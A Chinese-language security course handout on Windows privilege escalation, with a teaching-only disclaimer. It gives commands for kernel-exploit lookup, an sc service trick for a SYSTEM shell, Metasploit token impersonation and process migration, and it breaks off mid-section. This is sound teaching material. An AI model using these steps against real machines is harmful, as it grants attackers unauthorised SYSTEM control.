免责声明：

本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。

希望同学们知法、懂法、守法，做一个良好公民。

Windows 提权


1、系统内核溢出漏洞提权

此提权方法即是通过系统本身存在的一些漏洞，未曾打相应的补丁而暴露出来的提权方法，依托可以提升权限的 EXP 和它们的补丁编号，进行提升权限。


1.1 查找补丁

a. 手工查找

```
systeminfo
```




wmic qfe get Caption,Description,HotFixID,InstalledOn




b. MSF 扫描

首先利用永恒之蓝取得 session
use post/windows/gather/enum_patches



1.2 查找利用工具


使用 Windows 提权辅助页 https://i.hacking8.com/tiquan/



进一步进行过滤，并下载 payload 尝试提权


也可以到 https://github.com/SecWiki/windows-kernel-exploits 下载 payload

经过测试，CVE-2017-0213 能够提权。该程序不能直接返回高权限 shell，会弹出一个新的 DOS 窗口。




2、系统命令提权

在低版本系统中，如 Windows 2000、Windows 2003、Windows XP 可以使用 at 命令提权
在高版本系统中，可以使用 sc 命令提权（Service Control）
创建一个名叫 syscmd 的新的交互式的 cmd 服务
sc Create syscmd binPath= “cmd /K start” type= own type= interact



启动该服务，得到了一个 system 权限的 cmd 环境

```
sc start syscmd
```



3、令牌窃取提权

令牌(token)是系统的临时秘钥，相当于账号和密码，用来决定是否允许这次请求和判断这次请求是属于哪一个用户的。它允许你在不提供密码或其他凭证的前提下，访问网络和系统资源，这些令牌将持续存在于系统中，除非系统重新启动。
MSF 中内置 incognito 工具可以进行令牌窃取。
use incognito #使用该模块
list_tokens -u #查看所有令牌
impersonate_token “NT AUTHORITY\SYSTEM” #窃取令牌,最好是双反斜杠


```
meterpreter > getuid
Server username: PC\Administrator
meterpreter >
meterpreter >
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT AUTHORITY\SYSTEM
PC\Administrator

Impersonation Tokens Available
========================================
No tokens available

meterpreter > impersonate_token "NT AUTHORITY\\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

4、进程迁移提权

使用 MSF 的 ps 命令可以查看当前所有进程的情况


```
meterpreter > getuid
Server username: PC\Administrator
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process
             ]
 4     0     System                x64   0
 256   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.e
                                                                                xe
 328   320   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.
                                                                                exe
 376   320   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\winini
                                                                                t.exe
 388   368   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.
                                                                                exe
 392   472   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVI     C:\Windows\System32\svchos
                                                   CE                           t.exe
```

使用 migrate 命令选择 x64 和高权限的进程进行迁移



5、工具一键提权


5.1 使用 MSF 的 getsystem 命令




5.2 使用 MSF 的 post/multi/recon/local_exploit_suggester 模块

a. 扫描提权漏洞

use post/multi/recon/local_exploit_suggester



b. 利用提权漏洞

